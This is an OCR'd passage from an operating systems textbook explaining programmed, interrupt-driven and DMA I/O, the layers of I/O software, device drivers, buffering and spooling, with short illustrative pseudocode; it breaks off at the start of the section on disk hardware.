


Figure 5-7. Steps in printing a string.

The user process then acquires the printer for writing by making a system call to open it. If the printer is currently in use by another process, this call will fail and return an error code or will block until the printer is available, depending on the operating system and the parameters of the call. Once it has the printer, the user process makes a system call telling the operating system to print the string on the printer.

The operating system then (usually) copies the buffer with the string to an array, say, *p*, in kernel space, where it is more easily accessed (because the kernel may have to change the memory map to get at user space). It then checks to see if the printer is currently available. If not, it waits until it is. As soon as the printer is available, the operating system copies the first character to the printer's data register, in this example using memory-mapped I/O. This action activates the printer. The character may not appear yet because some printers buffer a line or a page before printing anything. In Fig. 5-7(b), however, we see that the first character has been printed and that the system has marked the "B" as the next character to be printed.

As soon as it has copied the first character to the printer, the operating system checks to see if the printer is ready to accept another one. Generally, the printer has a second register, which gives its status. The act of writing to the data register causes the status to become not ready. When the printer controller has processed the current character, it indicates its availability by setting some bit in its status register or putting some value in it.

At this point the operating system waits for the printer to become ready again. When that happens, it prints the next character, as shown in Fig. 5-7(c). This loop continues until the entire string has been printed. Then control returns to the user process.

The actions followed by the operating system are briefly summarized in Fig. 5-8. First the data are copied to the kernel. Then the operating system enters a

tight loop, outputting the characters one at a time. The essential aspect of programmed I/O, clearly illustrated in this figure, is that after outputting a character, the CPU continuously polls the device to see if it is ready to accept another one. This behavior is often called **polling** or **busy waiting**.

```
copy_from_user(buffer, p, count);                  /* p is the kernel buffer */
for (i = 0; i < count; i++) {                      /* loop on every character */
      while (*printer_status_reg != READY) ;       /* loop until ready */
      *printer_data_register = p[i];               /* output one character */
}
return_to_user( );
```

Figure 5-8. Writing a string to the printer using programmed I/O.

Programmed I/O is simple but has the disadvantage of tying up the CPU full time until all the I/O is done. If the time to "print" a character is very short (because all the printer is doing is copying the new character to an internal buffer), then busy waiting is fine. Also, in an embedded system, where the CPU has nothing else to do, busy waiting is fine. However, in more complex systems, where the CPU has other work to do, busy waiting is inefficient. A better I/O method is needed.

5.2.3 Interrupt-Driven I/O

Now let us consider the case of printing on a printer that does not buffer characters but prints each one as it arrives. If the printer can print, say 100 characters/sec, each character takes 10 msec to print. This means that after every character is written to the printer's data register, the CPU will sit in an idle loop for 10 msec waiting to be allowed to output the next character. This is more than enough time to do a context switch and run some other process for the 10 msec that would otherwise be wasted.

The way to allow the CPU to do something else while waiting for the printer to become ready is to use interrupts. When the system call to print the string is made, the buffer is copied to kernel space, as we showed earlier, and the first character is copied to the printer as soon as it is willing to accept a character. At that point the CPU calls the scheduler and some other process is run. The process that asked for the string to be printed is blocked until the entire string has printed. The work done on the system call is shown in Fig. 5-9(a).

When the printer has printed the character and is prepared to accept the next one, it generates an interrupt. This interrupt stops the current process and saves its state. Then the printer interrupt-service procedure is run. A crude version of this code is shown in Fig. 5-9(b). If there are no more characters to print, the interrupt handler takes some action to unblock the user. Otherwise, it outputs the next character, acknowledges the interrupt, and returns to the process that was running just before the interrupt, which continues from where it left off.

```
copy_from_user(buffer, p, count);
enable_interrupts( );
while (*printer_status_reg != READY) ;
*printer_data_register = p[0];
scheduler( );
```

(a)

```
if (count == 0) {
    unblock_user( );
} else {
    *printer_data_register = p[i];
    count = count – 1;
     i = i + 1;
}
acknowledge_interrupt( );
return_from_interrupt( );
```

(b)

Figure 5-9. Writing a string to the printer using interrupt-driven I/O. (a) Code executed at the time the print system call is made. (b) Interrupt service procedure for the printer.

5.2.4 I/O Using DMA

An obvious disadvantage of interrupt-driven I/O is that an interrupt occurs on every character. Interrupts take time, so this scheme wastes a certain amount of CPU time. A solution is to use DMA. Here the idea is to let the DMA controller feed the characters to the printer one at time, without the CPU being bothered. In essence, DMA is programmed I/O, only with the DMA controller doing all the work, instead of the main CPU. This strategy requires special hardware (the DMA controller) but frees up the CPU during the I/O to do other work. An outline of the code is given in Fig. 5-10.

```
copy_from_user(buffer, p, count);
set_up_DMA_controller( );
scheduler( );
```

(a)

```
acknowledge_interrupt( );
unblock_user( );
return_from_interrupt( );
```

(b)

Figure 5-10. Printing a string using DMA. (a) Code executed when the print system call is made. (b) Interrupt-service procedure.

The big win with DMA is reducing the number of interrupts from one per character to one per buffer printed. If there are many characters and interrupts are slow, this can be a major improvement. On the other hand, the DMA controller is usually much slower than the main CPU. If the DMA controller is not capable of driving the device at full speed, or the CPU usually has nothing to do anyway while waiting for the DMA interrupt, then interrupt-driven I/O or even programmed I/O may be better. Most of the time, though, DMA is worth it.

5.3 I/O SOFTWARE LAYERS

I/O software is typically organized in four layers, as shown in Fig. 5-11. Each layer has a well-defined function to perform and a well-defined interface to the adjacent layers. The functionality and interfaces differ from system to system, so the discussion that follows, which examines all the layers starting at the bottom, is not specific to one machine.




Figure 5-11. Layers of the I/O software system.

5.3.1 Interrupt Handlers

While programmed I/O is occasionally useful, for most I/O, interrupts are an unpleasant fact of life and cannot be avoided. They should be hidden away, deep in the bowels of the operating system, so that as little of the operating system as possible knows about them. The best way to hide them is to have the driver starting an I/O operation block until the I/O has completed and the interrupt occurs. The driver can block itself, for example, by doing a down on a semaphore, a wait on a condition variable, a receive on a message, or something similar.

When the interrupt happens, the interrupt procedure does whatever it has to in order to handle the interrupt. Then it can unblock the driver that was waiting for it. In some cases it will just complete up on a semaphore. In others it will do a signal on a condition variable in a monitor. In still others, it will send a message to the blocked driver. In all cases the net effect of the interrupt will be that a driver that was previously blocked will now be able to run. This model works best if drivers are structured as kernel processes, with their own states, stacks, and program counters.

Of course, reality is not quite so simple. Processing an interrupt is not just a matter of taking the interrupt, doing an up on some semaphore, and then executing an IRET instruction to return from the interrupt to the previous process. There is a great deal more work involved for the operating system. We will now give an outline of this work as a series of steps that must be performed in software after the hardware interrupt has completed. It should be noted that the details are highly

system dependent, so some of the steps listed below may not be needed on a particular machine, and steps not listed may be required. Also, the steps that do occur may be in a different order on some machines.

1. Save any registers (including the PSW) that have not already been saved by the interrupt hardware.
2. Set up a context for the interrupt-service procedure. Doing this may involve setting up the TLB, MMU and a page table.
3. Set up a stack for the interrupt service-procedure.
4. Acknowledge the interrupt controller. If there is no centralized interrupt controller, reenable interrupts.
5. Copy the registers from where they were saved (possibly some stack) to the process table.
6. Run the interrupt-service procedure. It will extract information from the interrupting device controller's registers.
7. Choose which process to run next. If the interrupt has caused some high-priority process that was blocked to become ready, it may be chosen to run now.
8. Set up the MMU context for the process to run next. Some TLB setup may also be needed.
9. Load the new process' registers, including its PSW.
10. Start running the new process.

As can be seen, interrupt processing is far from trivial. It also takes a considerable number of CPU instructions, especially on machines in which virtual memory is present and page tables have to be set up or the state of the MMU stored (e.g., the *R* and *M* bits). On some machines the TLB and CPU cache may also have to be managed when switching between user and kernel modes, which takes additional machine cycles.

5.3.2 Device Drivers

Earlier in this chapter we looked at what device controllers do. We saw that each controller has some device registers used to give it commands or some device registers used to read out its status or both. The number of device registers and the nature of the commands vary radically from device to device. For example, a mouse driver has to accept information from the mouse telling it how far it has moved and which buttons are currently depressed. In contrast, a disk driver may

have to know all about sectors, tracks, cylinders, heads, arm motion, motor drives, head settling times, and all the other mechanics of making the disk work properly. Obviously, these drivers will be very different.

Consequently, each I/O device attached to a computer needs some device-specific code for controlling it. This code, called the **device driver**, is generally written by the device's manufacturer and delivered along with the device. Since each operating system needs its own drivers, device manufacturers commonly supply drivers for several popular operating systems.

Each device driver normally handles one device type, or at most, one class of closely related devices. For example, a SCSI disk driver can usually handle multiple SCSI disks of different sizes and different speeds, and perhaps a SCSI Blu-ray disk as well. On the other hand, a mouse and joystick are so different that different drivers are usually required. However, there is no technical restriction on having one device driver control multiple unrelated devices. It is just not a good idea *in most cases*.

Sometimes though, wildly different devices are based on the same underlying technology. The best-known example is probably USB, a serial bus technology that is not called "universal" for nothing. USB devices include disks, memory sticks, cameras, mice, keyboards, mini-fans, wireless network cards, robots, credit card readers, rechargeable shavers, paper shredders, bar code scanners, disco balls, and portable thermometers. They all use USB and yet they all do very different things. The trick is that USB drivers are typically stacked, like a TCP/IP stack in networks. At the bottom, typically in hardware, we find the USB link layer (serial I/O) that handles hardware stuff like signaling and decoding a stream of signals to USB packets. It is used by higher layers that deal with the data packets and the common functionality for USB that is shared by most devices. On top of that, finally, we find the higher-layer APIs such as the interfaces for mass storage, cameras, etc. Thus, we still have separate device drivers, even though they share part of the protocol stack.

In order to access the device's hardware, actually, meaning the controller's registers, the device driver normally has to be part of the operating system kernel, at least with current architectures. Actually, it is possible to construct drivers that run in user space, with system calls for reading and writing the device registers. This design isolates the kernel from the drivers and the drivers from each other, eliminating a major source of system crashes—buggy drivers that interfere with the kernel in one way or another. For building highly reliable systems, this is definitely the way to go. An example of a system in which the device drivers run as user processes is MINIX 3 (*www.minix3.org*). However, since most other desktop operating systems expect drivers to run in the kernel, that is the model we will consider here.

Since the designers of every operating system know that pieces of code (drivers) written by outsiders will be installed in it, it needs to have an architecture that allows such installation. This means having a well-defined model of what a driver

does and how it interacts with the rest of the operating system. Device drivers are normally positioned below the rest of the operating system, as is illustrated in Fig. 5-12.




Figure 5-12. Logical positioning of device drivers. In reality all communication between drivers and device controllers goes over the bus.

Operating systems usually classify drivers into one of a small number of categories. The most common categories are the **block devices**, such as disks, which contain multiple data blocks that can be addressed independently, and the **character devices**, such as keyboards and printers, which generate or accept a stream of characters.

Most operating systems define a standard interface that all block drivers must support and a second standard interface that all character drivers must support. These interfaces consist of a number of procedures that the rest of the operating system can call to get the driver to do work for it. Typical procedures are those to read a block (block device) or write a character string (character device).

In some systems, the operating system is a single binary program that contains all of the drivers it will need compiled into it. This scheme was the norm for years

with UNIX systems because they were run by computer centers and I/O devices rarely changed. If a new device was added, the system administrator simply recompiled the kernel with the new driver to build a new binary.

With the advent of personal computers, with their myriad I/O devices, this model no longer worked. Few users are capable of recompiling or relinking the kernel, even if they have the source code or object modules, which is not always the case. Instead, operating systems, starting with MS-DOS, went over to a model in which drivers were dynamically loaded into the system during execution. Different systems handle loading drivers in different ways.

A device driver has several functions. The most obvious one is to accept abstract read and write requests from the device-independent software above it and see that they are carried out. But there are also a few other functions they must perform. For example, the driver must initialize the device, if needed. It may also need to manage its power requirements and log events.

Many device drivers have a similar general structure. A typical driver starts out by checking the input parameters to see if they are valid. If not, an error is returned. If they are valid, a translation from abstract to concrete terms may be needed. For a disk driver, this may mean converting a linear block number into the head, track, sector, and cylinder numbers for the disk's geometry.

Next the driver may check if the device is currently in use. If it is, the request will be queued for later processing. If the device is idle, the hardware status will be examined to see if the request can be handled now. It may be necessary to switch the device on or start a motor before transfers can be begun. Once the device is on and ready to go, the actual control can begin.

Controlling the device means issuing a sequence of commands to it. The driver is the place where the command sequence is determined, depending on what has to be done. After the driver knows which commands it is going to issue, it starts writing them into the controller's device registers. After each command is written to the controller, it may be necessary to check to see if the controller accepted the command and is prepared to accept the next one. This sequence continues until all the commands have been issued. Some controllers can be given a linked list of commands (in memory) and told to read and process them all by itself without further help from the operating system.

After the commands have been issued, one of two situations will apply. In many cases the device driver must wait until the controller does some work for it, so it blocks itself until the interrupt comes in to unblock it. In other cases, however, the operation finishes without delay, so the driver need not block. As an example of the latter situation, scrolling the screen requires just writing a few bytes into the controller's registers. No mechanical motion is needed, so the entire operation can be completed in nanoseconds.

In the former case, the blocked driver will be awakened by the interrupt. In the latter case, it will never go to sleep. Either way, after the operation has been completed, the driver must check for errors. If everything is all right, the driver may

have some data to pass to the device-independent software (e.g., a block just read). Finally, it returns some status information for error reporting back to its caller. If any other requests are queued, one of them can now be selected and started. If nothing is queued, the driver blocks waiting for the next request.

This simple model is only a rough approximation to reality. Many factors make the code much more complicated. For one thing, an I/O device may complete while a driver is running, interrupting the driver. The interrupt may cause a device driver to run. In fact, it may cause the current driver to run. For example, while the network driver is processing an incoming packet, another packet may arrive. Consequently, drivers have to be **reentrant**, meaning that a running driver has to expect that it will be called a second time before the first call has completed.

In a hot-pluggable system, devices can be added or removed while the computer is running. As a result, while a driver is busy reading from some device, the system may inform it that the user has suddenly removed that device from the system. Not only must the current I/O transfer be aborted without damaging any kernel data structures, but any pending requests for the now-vanished device must also be gracefully removed from the system and their callers given the bad news. Furthermore, the unexpected addition of new devices may cause the kernel to juggle resources (e.g., interrupt request lines), taking old ones away from the driver and giving it new ones in their place.

Drivers are not allowed to make system calls, but they often need to interact with the rest of the kernel. Usually, calls to certain kernel procedures are permitted. For example, there are usually calls to allocate and deallocate hardwired pages of memory for use as buffers. Other useful calls are needed to manage the MMU, timers, the DMA controller, the interrupt controller, and so on.

5.3.3 Device-Independent I/O Software

Although some of the I/O software is device specific, other parts of it are device independent. The exact boundary between the drivers and the device-independent software is system (and device) dependent, because some functions that could be done in a device-independent way may actually be done in the drivers, for efficiency or other reasons. The functions shown in Fig. 5-13 are typically done in the device-independent software.

Uniform interfacing for device drivers
Buffering
Error reporting
Allocating and releasing dedicated devices
Providing a device-independent block size

Figure 5-13. Functions of the device-independent I/O software.

The basic function of the device-independent software is to perform the I/O functions that are common to all devices and to provide a uniform interface to the user-level software. We will now look at the above issues in more detail.

Uniform Interfacing for Device Drivers

A major issue in an operating system is how to make all I/O devices and drivers look more or less the same. If disks, printers, keyboards, and so on, are all interfaced in different ways, every time a new device comes along, the operating system must be modified for the new device. Having to hack on the operating system for each new device is not a good idea.

One aspect of this issue is the interface between the device drivers and the rest of the operating system. In Fig. 5-14(a) we illustrate a situation in which each device driver has a different interface to the operating system. What this means is that the driver functions available for the system to call differ from driver to driver. It might also mean that the kernel functions that the driver needs also differ from driver to driver. Taken together, it means that interfacing each new driver requires a lot of new programming effort.




Figure 5-14. (a) Without a standard driver interface. (b) With a standard driver interface.

In contrast, in Fig. 5-14(b), we show a different design in which all drivers have the same interface. Now it becomes much easier to plug in a new driver, providing it conforms to the driver interface. It also means that driver writers know what is expected of them. In practice, not all devices are absolutely identical, but usually there are only a small number of device types and even these are generally almost the same.

The way this works is as follows. For each class of devices, such as disks or printers, the operating system defines a set of functions that the driver must supply. For a disk these would naturally include read and write, but also turning the power

on and off, formatting, and other disky things. Often the driver holds a table with pointers into itself for these functions. When the driver is loaded, the operating system records the address of this table of function pointers, so when it needs to call one of the functions, it can make an indirect call via this table. This table of function pointers defines the interface between the driver and the rest of the operating system. All devices of a given class (disks, printers, etc.) must obey it.

Another aspect of having a uniform interface is how I/O devices are named. The device-independent software takes care of mapping symbolic device names onto the proper driver. For example, in UNIX a device name, such as */dev/disk0*, uniquely specifies the i-node for a special file, and this i-node contains the **major device number**, which is used to locate the appropriate driver. The i-node also contains the **minor device number**, which is passed as a parameter to the driver in order to specify the unit to be read or written. All devices have major and minor numbers, and all drivers are accessed by using the major device number to select the driver.

Closely related to naming is protection. How does the system prevent users from accessing devices that they are not entitled to access? In both UNIX and Windows, devices appear in the file system as named objects, which means that the usual protection rules for files also apply to I/O devices. The system administrator can then set the proper permissions for each device.

Buffering

Buffering is also an issue, both for block and character devices, for a variety of reasons. To see one of them, consider a process that wants to read data from an (ADSL—Asymmetric Digital Subscriber Line) modem, something many people use at home to connect to the Internet. One possible strategy for dealing with the incoming characters is to have the user process do a read system call and block waiting for one character. Each arriving character causes an interrupt. The interrupt-service procedure hands the character to the user process and unblocks it. After putting the character somewhere, the process reads another character and blocks again. This model is indicated in Fig. 5-15(a).

The trouble with this way of doing business is that the user process has to be started up for every incoming character. Allowing a process to run many times for short runs is inefficient, so this design is not a good one.

An improvement is shown in Fig. 5-15(b). Here the user process provides an *n*-character buffer in user space and does a read of *n* characters. The interrupt-service procedure puts incoming characters in this buffer until it is completely full. Only then does it wakes up the user process. This scheme is far more efficient than the previous one, but it has a drawback: what happens if the buffer is paged out when a character arrives? The buffer could be locked in memory, but if many processes start locking pages in memory willy nilly, the pool of available pages will shrink and performance will degrade.




Figure 5-15. (a) Unbuffered input. (b) Buffering in user space. (c) Buffering in the kernel followed by copying to user space. (d) Double buffering in the kernel.

Yet another approach is to create a buffer inside the kernel and have the interrupt handler put the characters there, as shown in Fig. 5-15(c). When this buffer is full, the page with the user buffer is brought in, if needed, and the buffer copied there in one operation. This scheme is far more efficient.

However, even this improved scheme suffers from a problem: What happens to characters that arrive while the page with the user buffer is being brought in from the disk? Since the buffer is full, there is no place to put them. A way out is to have a second kernel buffer. After the first buffer fills up, but before it has been emptied, the second one is used, as shown in Fig. 5-15(d). When the second buffer fills up, it is available to be copied to the user (assuming the user has asked for it). While the second buffer is being copied to user space, the first one can be used for new characters. In this way, the two buffers take turns: while one is being copied to user space, the other is accumulating new input. A buffering scheme like this is called **double buffering**.

Another common form of buffering is the **circular buffer**. It consists of a region of memory and two pointers. One pointer points to the next free word, where new data can be placed. The other pointer points to the first word of data in the buffer that has not been removed yet. In many situations, the hardware advances the first pointer as it adds new data (e.g., just arriving from the network) and the operating system advances the second pointer as it removes and processes data. Both pointers wrap around, going back to the bottom when they hit the top.

Buffering is also important on output. Consider, for example, how output is done to the modem without buffering using the model of Fig. 5-15(b). The user process executes a write system call to output *n* characters. The system has two choices at this point. It can block the user until all the characters have been written, but this could take a very long time over a slow telephone line. It could also release the user immediately and do the I/O while the user computes some more,

but this leads to an even worse problem: how does the user process know that the output has been completed and it can reuse the buffer? The system could generate a signal or software interrupt, but that style of programming is difficult and prone to race conditions. A much better solution is for the kernel to copy the data to a kernel buffer, analogous to Fig. 5-15(c) (but the other way), and unblock the caller immediately. Now it does not matter when the actual I/O has been completed. The user is free to reuse the buffer the instant it is unblocked.

Buffering is a widely used technique, but it has a downside as well. If data get buffered too many times, performance suffers. Consider, for example, the network of Fig. 5-16. Here a user does a system call to write to the network. The kernel copies the packet to a kernel buffer to allow the user to proceed immediately (step 1). At this point the user program can reuse the buffer.




Figure 5-16. Networking may involve many copies of a packet.

When the driver is called, it copies the packet to the controller for output (step 2). The reason it does not output to the wire directly from kernel memory is that once a packet transmission has been started, it must continue at a uniform speed. The driver cannot guarantee that it can get to memory at a uniform speed because DMA channels and other I/O devices may be stealing many cycles. Failing to get a word on time would ruin the packet. By buffering the packet inside the controller, this problem is avoided.

After the packet has been copied to the controller's internal buffer, it is copied out onto the network (step 3). Bits arrive at the receiver shortly after being sent, so just after the last bit has been sent, that bit arrives at the receiver, where the packet has been buffered in the controller. Next the packet is copied to the receiver's kernel buffer (step 4). Finally, it is copied to the receiving process' buffer (step 5). Usually, the receiver then sends back an acknowledgement. When the sender gets the acknowledgement, it is free to send the next packet. However, it should be clear that all this copying is going to slow down the transmission rate considerably because all the steps must happen sequentially.

Error Reporting

Errors are far more common in the context of I/O than in other contexts. When they occur, the operating system must handle them as best it can. Many errors are device specific and must be handled by the appropriate driver, but the framework for error handling is device independent.

One class of I/O errors is programming errors. These occur when a process asks for something impossible, such as writing to an input device (keyboard, scanner, mouse, etc.) or reading from an output device (printer, plotter, etc.). Other errors are providing an invalid buffer address or other parameter, and specifying an invalid device (e.g., disk 3 when the system has only two disks), and so on. The action to take on these errors is straightforward: just report back an error code to the caller.

Another class of errors is the class of actual I/O errors, for example, trying to write a disk block that has been damaged or trying to read from a camcorder that has been switched off. In these circumstances, it is up to the driver to determine what to do. If the driver does not know what to do, it may pass the problem back up to device-independent software.

What this software does depends on the environment and the nature of the error. If it is a simple read error and there is an interactive user available, it may display a dialog box asking the user what to do. The options may include retrying a certain number of times, ignoring the error, or killing the calling process. If there is no user available, probably the only real option is to have the system call fail with an error code.

However, some errors cannot be handled this way. For example, a critical data structure, such as the root directory or free block list, may have been destroyed. In this case, the system may have to display an error message and terminate. There is not much else it can do.

Allocating and Releasing Dedicated Devices

Some devices, such as printers, can be used only by a single process at any given moment. It is up to the operating system to examine requests for device usage and accept or reject them, depending on whether the requested device is available or not. A simple way to handle these requests is to require processes to perform opens on the special files for devices directly. If the device is unavailable, the open fails. Closing such a dedicated device then releases it.

An alternative approach is to have special mechanisms for requesting and releasing dedicated devices. An attempt to acquire a device that is not available blocks the caller instead of failing. Blocked processes are put on a queue. Sooner or later, the requested device becomes available and the first process on the queue is allowed to acquire it and continue execution.

Device-Independent Block Size

Different disks may have different sector sizes. It is up to the device-independent software to hide this fact and provide a uniform block size to higher layers, for example, by treating several sectors as a single logical block. In this way, the higher layers deal only with abstract devices that all use the same logical block size, independent of the physical sector size. Similarly, some character devices deliver their data one byte at a time (e.g., mice), while others deliver theirs in larger units (e.g., Ethernet interfaces). These differences may also be hidden.

5.3.4 User-Space I/O Software

Although most of the I/O software is within the operating system, a small portion of it consists of libraries linked together with user programs, and even whole programs running outside the kernel. System calls, including the I/O system calls, are normally made by library procedures. When a C program contains the call

```
count = write(fd, buffer, nbytes);
```

the library procedure *write* might be linked with the program and contained in the binary program present in memory at run time. In other systems, libraries can be loaded during program execution. Either way, the collection of all these library procedures is clearly part of the I/O system.

While these procedures do little more than put their parameters in the appropriate place for the system call, other I/O procedures actually do real work. In particular, formatting of input and output is done by library procedures. One example from C is *printf*, which takes a format string and possibly some variables as input, builds an ASCII string, and then calls write to output the string. As an example of *printf*, consider the statement

```
printf("The square of %3d is  %6d\n", i, i*i);
```

It formats a string consisting of the 14-character string "The square of " followed by the value *i* as a 3-character string, then the 4-character string " is ", then i^2 as 6 characters, and finally a line feed.

An example of a similar procedure for input is *scanf*, which reads input and stores it into variables described in a format string using the same syntax as *printf*. The standard I/O library contains a number of procedures that involve I/O and all run as part of user programs.

Not all user-level I/O software consists of library procedures. Another important category is the spooling system. **Spooling** is a way of dealing with dedicated I/O devices in a multiprogramming system. Consider a typical spooled device: a printer. Although it would be technically easy to let any user process open the character special file for the printer, suppose a process opened it and then did nothing for hours. No other process could print anything.

Instead what is done is to create a special process, called a **daemon**, and a special directory, called a **spooling directory**. To print a file, a process first generates the entire file to be printed and puts it in the spooling directory. It is up to the daemon, which is the only process having permission to use the printer's special file, to print the files in the directory. By protecting the special file against direct use by users, the problem of having someone keeping it open unnecessarily long is eliminated.

Spooling is used not only for printers. It is also used in other I/O situations. For example, file transfer over a network often uses a network daemon. To send a file somewhere, a user puts it in a network spooling directory. Later on, the network daemon takes it out and transmits it. One particular use of spooled file transmission is the USENET News system (now part of Google Groups). This network consists of millions of machines around the world communicating using the Internet. Thousands of news groups exist on many topics. To post a news message, the user invokes a news program, which accepts the message to be posted and then deposits it in a spooling directory for transmission to other machines later. The entire news system runs outside the operating system.

Figure 5-17 summarizes the I/O system, showing all the layers and the principal functions of each layer. Starting at the bottom, the layers are the hardware, interrupt handlers, device drivers, device-independent software, and finally the user processes.




Figure 5-17. Layers of the I/O system and the main functions of each layer.

The arrows in Fig. 5-17 show the flow of control. When a user program tries to read a block from a file, for example, the operating system is invoked to carry out the call. The device-independent software looks for it, say, in the buffer cache. If the needed block is not there, it calls the device driver to issue the request to the hardware to go get it from the disk. The process is then blocked until the disk operation has been completed and the data are safely available in the caller's buffer.

When the disk is finished, the hardware generates an interrupt. The interrupt handler is run to discover what has happened, that is, which device wants attention right now. It then extracts the status from the device and wakes up the sleeping process to finish off the I/O request and let the user process continue.

5.4 DISKS

Now we will begin studying some real I/O devices. We will begin with disks, which are conceptually simple, yet very important. After that we will examine clocks, keyboards, and displays.

5.4.1 Disk Hardware

